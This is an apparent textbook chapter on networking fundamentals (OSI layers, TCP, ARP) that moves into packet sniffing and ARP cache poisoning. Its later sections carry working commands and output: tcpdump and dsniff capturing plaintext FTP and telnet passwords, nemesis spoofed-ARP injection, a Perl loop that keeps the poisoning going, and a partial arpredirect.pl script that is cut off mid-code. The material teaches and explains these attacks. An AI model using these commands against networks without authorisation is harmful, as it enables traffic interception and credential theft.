0x300

NETWORKING

Network hacks follow the same principle as programming hacks: First, understand the rules of the system, and then, figure out how to exploit those rules to achieve a desired result.

0x310 What Is Networking?

Networking is all about communication, and in order for two or more parties to properly communicate, standards and protocols are required. Just as speaking Japanese to someone who only understands English doesn't really accomplish much in terms of communication, computers and other pieces of network hardware must speak the same language in order to communicate effectively. This means a set of standards must be laid out ahead of time to create this language. These standards actually consist of more than just the language — they also contain the rules of communication.

As an example, when a help desk support operator picks up the phone, information should be communicated and received in a certain order that follows protocol. The operator usually needs to ask for the caller's name and the nature of the problem before transferring the call to the appropriate department. This is simply the way the protocol works, and any deviation from this protocol tends to be counterproductive.

Network communications has a standard set of protocols, too. These protocols are defined by the Open Systems Interconnection (OSI) reference model.

0x311 OSI Model


The Open Systems Interconnection (OSI) reference model provides a set of international rules and standards to allow any system obeying these protocols to communicate with other systems that use them. These protocols are arranged in seven separate but interconnected layers, each dealing with a different aspect of the communication. Among other things, this allows hardware, like routers and firewalls, to focus on the particular aspect of communication that applies to them, and ignore other parts.

The seven OSI layers are as follows:

1. **Physical layer:** This layer deals with the physical connection between two points. This is the lowest layer, and its major role is communicating raw bit streams. This layer is also responsible for activating, maintaining, and deactivating these bit-stream communications.
2. **Data-link layer:** This layer deals with actually transferring data between two points. The physical layer takes care of sending the raw bits, but this layer provides high-level functions, such as error correction and flow control. This layer also provides procedures for activating, maintaining, and deactivating data-link connections.
3. **Network layer:** This layer works as a middle ground, and its key role is to pass information between lower and higher layers. It provides addressing and routing.
4. **Transport layer:** This layer provides transparent transfer of data between systems. By providing a means to reliably communicate data, this layer allows the higher layers to worry about other things besides reliable or cost-effective means of data transmission.
5. **Session layer:** This layer is responsible for establishing and then maintaining connections between network applications.
6. **Presentation layer:** This layer is responsible for presenting the data to applications in a syntax or language they understand. This allows for things like encryption and data compression.
7. **Application layer:** This layer is concerned with keeping track of the requirements of the application.

When data is communicated through these protocols, it's sent in small pieces called *packets*. Each packet contains implementations of these protocols in layers. Starting from the application layer, the packet wraps the presentation layer around that data, which wraps the session layer around that, which wraps the transport layer, and so forth. This process is called *encapsulation*. Each wrapped layer contains a header and a body: The header contains the protocol information needed for that layer, while the body contains the data for that layer. The body of one layer contains the entire package of previously encapsulated layers, like the skin of an onion or the functional contexts found on a program stack.

When two applications existing on two different private networks communicate across the Internet, the data packets are encapsulated down to the physical layer where they are passed to a router. Because the router isn't concerned with what's actually in the packets, it only needs to implement protocols up to the network layer. The router sends the packets out to the Internet, where they reach the other network's router. This router then encapsulates this packet with the lower-layer protocol headers needed for the packet to reach its final destination. This process is shown in the following illustration.



This process can be thought of as an intricate interoffice bureaucracy, reminiscent of the movie *Brazil*. At each layer is a highly specialized receptionist who only understands the language and protocol of that layer. As data packets are transmitted, each receptionist performs the necessary duties of her particular layer, puts the packet in an interoffice envelope, writes the header on the outside, and passes it on to the receptionist at the next layer. This receptionist in turn performs the necessary duties of his layer, puts the entire envelope in another envelope, writes the header on the outside, and passes it on to the next receptionist.

Each receptionist is only aware of the functions and duties of his or her layer. These roles and responsibilities are defined in a strict protocol, eliminating the need for any real intelligence once the protocol is learned. This type of uninspired and repetitive work may not be desirable for humans, but it's ideal work for a computer. The creativity and intelligence of a human mind is better suited to the design of protocols such as these, the creation of programs that implement them, and the invention of hacks that use them to achieve interesting and unintended results. But as with any hack, an understanding of the rules of the system is needed before they can be put together in new ways.

0x320 Interesting Layers in Detail

The network layer itself, the transport layer above it, and the data-link layer below it all have peculiarities that can be exploited. As these layers are explained, try to identify areas that might be prone to attack.


0x321 Network Layer

Returning to the receptionist and bureaucracy analogy, the network layer is like the worldwide postal service: an addressing and delivery method used to send things everywhere. The protocol used on this layer for Internet addressing and delivery is appropriately called Internet Protocol (IP). The majority of the Internet uses IP version 4, so unless otherwise stated, that's what *IP* refers to in this book.

Every system on the Internet has an IP address. This consists of an arrangement of four bytes in the form of xx.xx.xx.xx, which should be familiar to you. In this layer, both IP packets and Internet Control Message Protocol (ICMP) packets exist. IP packets are used for sending data, and ICMP packets are used for messaging and diagnostics. IP is less reliable than the post office, which means that there's no guarantee that an IP packet will actually reach its final destination. If there's a problem, an ICMP packet is sent back to notify the sender of the problem.

ICMP is also commonly used to test for connectivity. ICMP Echo Request and Echo Reply messages are used by a utility called ping. If one host wants to test whether it can route traffic to another host, it pings the remote host by sending an ICMP Echo Request. Upon receipt of the ICMP Echo Request, the remote host sends back an ICMP Echo Reply. These messages can be used to determine the connection latency between the two hosts. However, it is important to remember that ICMP and IP are both connectionless; all this protocol layer really cares about is trying its hardest to get the packet to its destination address.

Sometimes a network link will have a limitation on packet size, disallowing the transfer of large packets. IP can deal with this situation by fragmenting packets, like this:



The packet is broken up into smaller packet fragments that can pass through the network link, IP headers are put on each fragment, and they're sent off. Each fragment has a different fragment offset value, which is stored in the header. When the destination receives these fragments, the offset values are used to reassemble the IP packet.

Provisions such as fragmentation aid in the delivery of IP packets, but this does nothing to maintain connections or ensure delivery. This is the job of the protocols on the transport layer.

0x322 Transport Layer


The transport layer can be thought of as the first line of receptionists, picking up the mail from the network layer. If a customer wants to return a defective piece of merchandise, they might have to send a message requesting an RMA (Return Material Authorization) number. Then the receptionist would follow the return protocol, ask for a receipt, and eventually issue an RMA number so the customer can mail the product in. The post office is only concerned with sending these messages (and packages) back and forth, not with what's in them.

The two major protocols in this layer are Transport Control Protocol (TCP) and User Datagram Protocol (UDP). TCP is the most commonly used protocol for services on the Internet: Telnet, HTTP (web traffic), SMTP (email traffic), and FTP (file transfers) all use TCP. One of the reasons for TCP's popularity is that it provides a transparent, yet reliable and bi-directional, connection between two IP addresses. A bi-directional connection in TCP is similar to using a telephone — after dialing a number, a connection is made through which both parties can communicate. Reliability simply means that TCP will ensure that all the data will reach its destination in the proper order. If the packets of a connection get jumbled up and arrive out of order, TCP will make sure they're put back in order before handing the data up to the next layer. If some packets in the middle of a connection are lost, the destination will hold on to the packets it has while the source retransmits the missing packets.

All of this functionality is made possible by a set of flags called *TCP flags*, and by tracking values called *sequence numbers*. The TCP flags are as follows:

TCP Flag	Meaning	Purpose
URG	Urgent	Identifies important data
ACK	Acknowledgment	Acknowledges a connection; it is turned on for the majority of the connection
PSH	Push	Tells the receiver to push the data through instead of buffering it
RST	Reset	Resets a connection
SYN	Synchronize	Synchronizes sequence numbers during the beginning of a connection
FIN	Finish	Gracefully closes a connection when both sides say good-bye

The SYN and ACK flags are used together to open connections in a three-step handshaking process. When a client wants to open a connection with a server, a packet with the SYN flag on, but the ACK flag off, is sent to the server. The server then responds with a packet that has both the SYN and ACK flags turned on. To complete the connection, the client sends back a packet with the SYN flag off but the ACK flag on. After that, every packet in the connection will have the ACK flag turned on and the SYN flag turned off. Only the first two packets of the connection have the SYN flag on, because those packets are used to synchronize sequence numbers.



Sequence numbers are used to ensure the aforementioned reliability. These sequence numbers allow TCP to put unordered packets back into order, to determine whether packets are missing, and to prevent packets from other connections getting mixed together.

When a connection is initiated, each side generates an initial sequence number. This number is communicated to the other side in the first two SYN packets of the connection handshake. Then, with each packet that is sent, the sequence number is incremented by the number of bytes found in the data portion of the packet. This sequence number is included in the TCP packet header. In addition, each TCP header also has an acknowledgment number, which is simply the other side's sequence number plus one.

TCP is great for applications where reliability and bi-directional communication are needed. However, the cost of this functionality is paid in communication overhead.

UDP has much less overhead and built-in functionality than TCP. This lack of functionality makes it behave much like the IP protocol: It is connectionless and unreliable. Instead of using built-in functionality to create connections and maintain reliability, UDP is an alternative that expects the application to deal with these issues. Sometimes connections aren't needed, and UDP is a much more lightweight way to deal with these situations.

0x323 Data-Link Layer

If the network layer is thought of as a worldwide postal system, and the physical layer is thought of as interoffice mail carts, the data-link layer is the system of interoffice mail. This layer provides a way to address and send messages to anyone else in the office, as well as a method to figure out who's in the office.


Ethernet exists on this layer, and the layer provides a standard addressing system for all Ethernet devices. These addresses are known as Media Access Control (MAC) addresses. Every Ethernet device is assigned a globally unique address consisting of six bytes, usually written in hexadecimal in the form xx:xx:xx:xx:xx:xx. These addresses are also sometimes referred to as hardware addresses, because the address is unique to each piece of hardware and is stored on the device in integrated circuit memory. MAC addresses can be thought of as Social Security numbers for hardware, because each piece of hardware is supposed to have a unique MAC address.

Ethernet headers contain a source address and a destination address, which are used to route Ethernet packets. Ethernet addressing also has a special broadcast address, consisting of all binary 1s (ff:ff:ff:ff:ff:ff). Any Ethernet packet sent to this address will be sent to all the connected devices.

The MAC address isn't meant to change, but an IP address may change regularly. IP operates on the layer above, so it isn't concerned with the hardware addresses, but a method is needed to correlate the two addressing schemes. This method is known as Address Resolution Protocol (ARP).

There are actually four different types of ARP messages, but the two important messages are *ARP request* messages and *ARP reply* messages. An ARP request is a message that is sent to the broadcast address that contains the sender's IP address and MAC address and basically says, "Hey, who has this IP? If it's you, please respond and tell me your MAC address." An ARP reply is the corresponding response that is sent to a specific MAC address (and IP address) and basically says, "This is my MAC address, and I have this IP address." Most implementations will temporarily cache the MAC/IP address pairs that are received from ARP replies, so that ARP requests and replies aren't needed for every single packet.

For example, if one system has the IP address 10.10.10.20 and MAC address 00:00:00:aa:aa:aa, and another system on the same network has the IP address 10.10.10.50 and MAC address 00:00:00:bb:bb:bb, neither system can communicate with the other until they know each other's MAC addresses.


ARP request
Source MAC: 00:00:00:aa:aa:aa
Dest MAC: ff:ff:ff:ff:ff:ff
"Who has 10.10.10.50?"
First system
IP: 10.10.10.20
MAC: 00:00:00:aa:aa:aa
Second system
IP: 10.10.10.50
MAC: 00:00:00:bb:bb:bb
ARP reply
Source MAC: 00:00:00:bb:bb:bb
Dest MAC: 00:00:00:aa:aa:aa
"10.10.10.50 is at 00:00:00:bb:bb:bb"

If the first system wants to establish a TCP connection over IP on the second device's IP address of 10.10.10.50, the first system will first check its ARP cache to see if an entry exists for 10.10.10.50. Because this is the first time these two systems are trying to communicate, there will be no entry, and an ARP request will be sent out to the broadcast address. This ARP request will essentially say, "If you are 10.10.10.50, please respond to me at 00:00:00:aa:aa:aa." Because this request goes out over the broadcast address, every system on the network sees the request, but only the system with the corresponding IP address is meant to respond. In this case, the second system responds with an ARP reply that is sent directly back to 00:00:00:aa:aa:aa saying, "I am 10.10.10.50 and I'm at 00:00:00:bb:bb:bb." The first system receives this reply, caches the IP and MAC address pair in its ARP cache, and uses the hardware address to communicate.

0x330 Network Sniffing

Also on the data-link layer lies the distinction between switched and unswitched networks. On an *unswitched* network, Ethernet packets pass through every device on the network, expecting each system device to only look at packets sent to its destination address. However, it's fairly trivial to set a device to *promiscuous mode,* which causes it to look at all packets, regardless of the destination address. Most packet-capturing programs, such as tcpdump, drop the device they are listening to into promiscuous mode by default. Promiscuous mode can be set using `ifconfig`, as seen in the following output.

```
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000

# ifconfig eth0 promisc
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
#
```

The act of capturing packets that aren't necessarily meant for public viewing is called *sniffing*. Sniffing packets in promiscuous mode on an unswitched network can turn up all sorts of useful information, as the following output shows.

```
# tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1 win 17316
<nop,nop,timestamp 466808 920202> (DF)
0x0000   4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010   c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020   8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
0x0030   000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
0x0040   4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050   3133                                           13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000   4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030   0007 1f78                                      ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42 win 5840
<nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000   4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020   8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030   0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13 win
17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000   4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010   c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020   8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030   000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
```

```
0x0040   2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050   6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000   4510 0034 9671 4000 4006 21bb c0a8 00c1        E..4.q@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8010 16d0 7e5b 0000 0101 080a 000e 0f5b        ....~[.........[
0x0030   0007 1fc5                                      ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76 win
5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000   4510 0042 9672 4000 4006 21ac c0a8 00c1        E..B.r@.@.!.....
0x0010   c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe        ...v....^...)...
0x0020   8018 16d0 90b5 0000 0101 080a 000e 10d1        ................
0x0030   0007 1fc5 5041 5353 206c 3840 6e69 7465        ....PASS.l8@nite
0x0040   0d0a                                           ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack 27 win
17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000   4500 004f e0cc 4000 8006 9754 c0a8 0076        E..O..@....T...v
0x0010   c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02        ........)...^...
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.L...........
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040   6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```

Services such as telnet, FTP, and POP3 are unencrypted. In the preceding example, the user `leech` is seen logging in to an FTP server using the password `l8@nite`. Because the authentication process during login is also unencrypted, usernames and passwords are simply contained in the data portions of the transmitted packets.

`Tcpdump` is a wonderful, general-purpose packet sniffer, but there are specialized sniffing tools designed specifically to search for usernames and passwords. One notable example is Dug Song's program, `dsniff`.


```
# dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

Even without the assistance of a tool like `dsniff`, it's fairly trivial for an attacker sniffing the network to find the usernames and passwords in these packets and use them to compromise other systems. From a security perspective, this generally isn't too good, so more intelligent switches provide switched network environments.

0x331 Active Sniffing

In a *switched network environment*, packets are only sent to the port they are destined to, according to their destination MAC addresses. This requires more intelligent hardware that can create and maintain a table associating MAC addresses with certain ports, depending on which device is connected to each port, as illustrated here:



Port / MAC table
Port 1 - 00:00:00:AA:AA:AA
Port 2 - 00:00:00:BB:BB:BB
Port 3 - 00:00:00:CC:CC:CC
Switch
1 2 3
00:00:00:AA:AA:AA
00:00:00:BB:BB:BB
00:00:00:CC:CC:CC

The advantage of a switched environment is that devices are only sent packets that are meant for them, meaning that promiscuous devices aren't able to sniff any additional packets. But even in a switched environment, there are clever ways to sniff other devices' packets; they just tend to be a bit more complex. In order to find hacks like these, the details of the protocols must be examined and then combined.

One important detail of network communications that can be manipulated for interesting effects is the source address. There's no provision in these protocols to ensure that the source address in a packet really is the address of the source machine. The act of forging a source address in a packet is known as *spoofing*. The addition of spoofing to the bag of tricks greatly increases the number of possible hacks, because most systems expect the source address to be valid.

Spoofing is the first step in sniffing packets on a switched network. The other two interesting details are found in ARP. First, when an ARP reply comes in with an IP address that already exists in the ARP cache, the receiving system will overwrite the prior MAC address information with the new information found in the reply (unless that entry in the ARP cache was explicitly marked as permanent). The second detail of ARP is that systems will accept an ARP reply even if they didn't send out an ARP request. This is because state information about the ARP traffic isn't kept, because this would require additional memory and would complicate a protocol that is meant to be simple.

These three details, when exploited properly, can allow an attacker to sniff network traffic on a switched network with a technique known as *ARP redirection*. The attacker sends spoofed ARP replies to certain devices that cause the ARP cache entries to be overwritten with the attacker's data. This technique is called *ARP cache poisoning*. In order to sniff network traffic between two points, *A* and *B*, the attacker needs to poison the ARP cache of *A* to cause *A* to believe that *B*'s IP address is at the attacker's MAC address, and also poison the ARP cache of *B* to cause *B* to believe that *A*'s IP address is also at the attacker's MAC address. Then the attacker's machine simply needs to forward these packets to their appropriate final destinations, and all of the traffic between *A* and *B* still gets delivered, but it all flows through the attacker's machine, as shown here:



Because *A* and *B* are wrapping their own Ethernet headers on their packets based on their respective ARP caches, *A*'s IP traffic meant for *B* is actually sent to the attacker's MAC address, and vice versa. The switch only filters traffic based on MAC address, so the switch will work as it's designed to, sending *A*'s and *B*'s IP traffic, destined for the attacker's MAC address, to the attacker's port. Then the attacker rewraps the IP packets with the proper Ethernet headers and sends them back out to the switch, where they are finally routed to their proper destination. The switch works properly; it's the victim machines that are tricked into redirecting their traffic through the attacker's machine.

Due to time-out values, the victim machines will periodically send out real ARP requests and receive real ARP replies in response. In order to maintain the redirection attack, the attacker must keep the victim machine's ARP caches poisoned. A simple way to accomplish this is to simply send spoofed ARP replies to both A and B at a constant interval, perhaps every ten seconds.

A *gateway* is a system that routes all the traffic from a local network out to the Internet. ARP redirection is particularly interesting when one of the victim machines is the default gateway, because the traffic between the default gateway and another system is that system's Internet traffic. For example, if a machine at 192.168.0.118 is communicating with the gateway at 192.168.0.1 over a switch, the traffic will be restricted by MAC address. This means that this traffic cannot normally be sniffed, even in promiscuous mode. In order to sniff this traffic, it must be redirected.

To redirect the traffic, first the MAC addresses of 192.168.0.118 and 192.168.0.1 need to be determined. This can be done by pinging these hosts, because any IP connection attempt will use ARP.

```
# ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms

--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb)  TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000

#
```

After pinging, the MAC addresses for both 192.168.0.118 and 192.168.0.1 are in the ARP cache. This information is needed in the ARP cache so the packets can reach their final destinations after being redirected to the attacker's machine. Assuming IP-forwarding capabilities are compiled into the kernel, all that's needed now are some spoofed ARP replies at regular intervals. 192.168.0.118 needs to be told that 192.168.0.1 is at 00:00:AD:D1:C7:ED, and 192.168.0.1 needs to be told that 192.168.0.118 is also at 00:00:AD:D1:C7:ED. These spoofed ARP packets can be injected using a command-line packet-injection tool called `nemesis`. Nemesis was originally a suite of tools written by Mark Grimes, but in the most recent 1.4 version the functionality has been rolled up into a single utility by the new maintainer and developer, Jeff Nathan.

```
# nemesis

NEMESIS -=- The NEMESIS Project Version 1.4beta3 (Build 22)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

# nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
#
```

```
# nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m
00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
# nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m
00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
#
```

These two commands spoof ARP replies from 192.168.0.1 to 192.168.0.118, and vice versa, both claiming that their MAC address is at the attacker's MAC address of 00:00:AD:D1:C7:ED. If these commands are repeated every ten seconds, as can be done with the following Perl command, these bogus ARP replies will continue to keep the ARP caches poisoned and the traffic redirected.

```
# perl -e 'while(1){print "Redirecting...\n"; system("nemesis arp -v -r -d eth0 -S
192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H
00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30"); system("nemesis arp -v -r -d eth0 -S
192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H
00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01");sleep 10;}'
Redirecting...
Redirecting...
```

This entire process can be automated by a Perl script, like the following.

arpredirect.pl

```
#!/usr/bin/perl

$device = "eth0";

$SIG{INT} = \&cleanup;  # Trap for Ctrl-C, and send to cleanup
$flag = 1;
$gw = shift;            # First command line arg
$targ = shift;          # Second command line arg

if (($gw . "." . $targ) !~ /^([0-9]{1,3}\.){7}[0-9]{1,3}$/)
{  # Perform input validation; if bad, exit.
  die("Usage: arpredirect.pl <gateway> <target>\n");
}

# Quickly ping each target to put the MAC addresses in cache
print "Pinging $gw and $targ to retrieve MAC addresses...\n";
system("ping -q -c 1 -w 1 $gw > /dev/null");
system("ping -q -c 1 -w 1 $targ > /dev/null");

# Pull those addresses from the arp cache
print "Retrieving MAC addresses from arp cache...\n";
$gw_mac = qx[/sbin/arp -na $gw];
$gw_mac = substr($gw_mac, index($gw_mac, ":")-2, 17);
$targ_mac = qx[/sbin/arp -na $targ];
$targ_mac = substr($targ_mac, index($targ_mac, ":")-2, 17);

# If they're not both there, exit.
if($gw_mac  !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $gw not found.\n");
}

if($targ_mac  !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
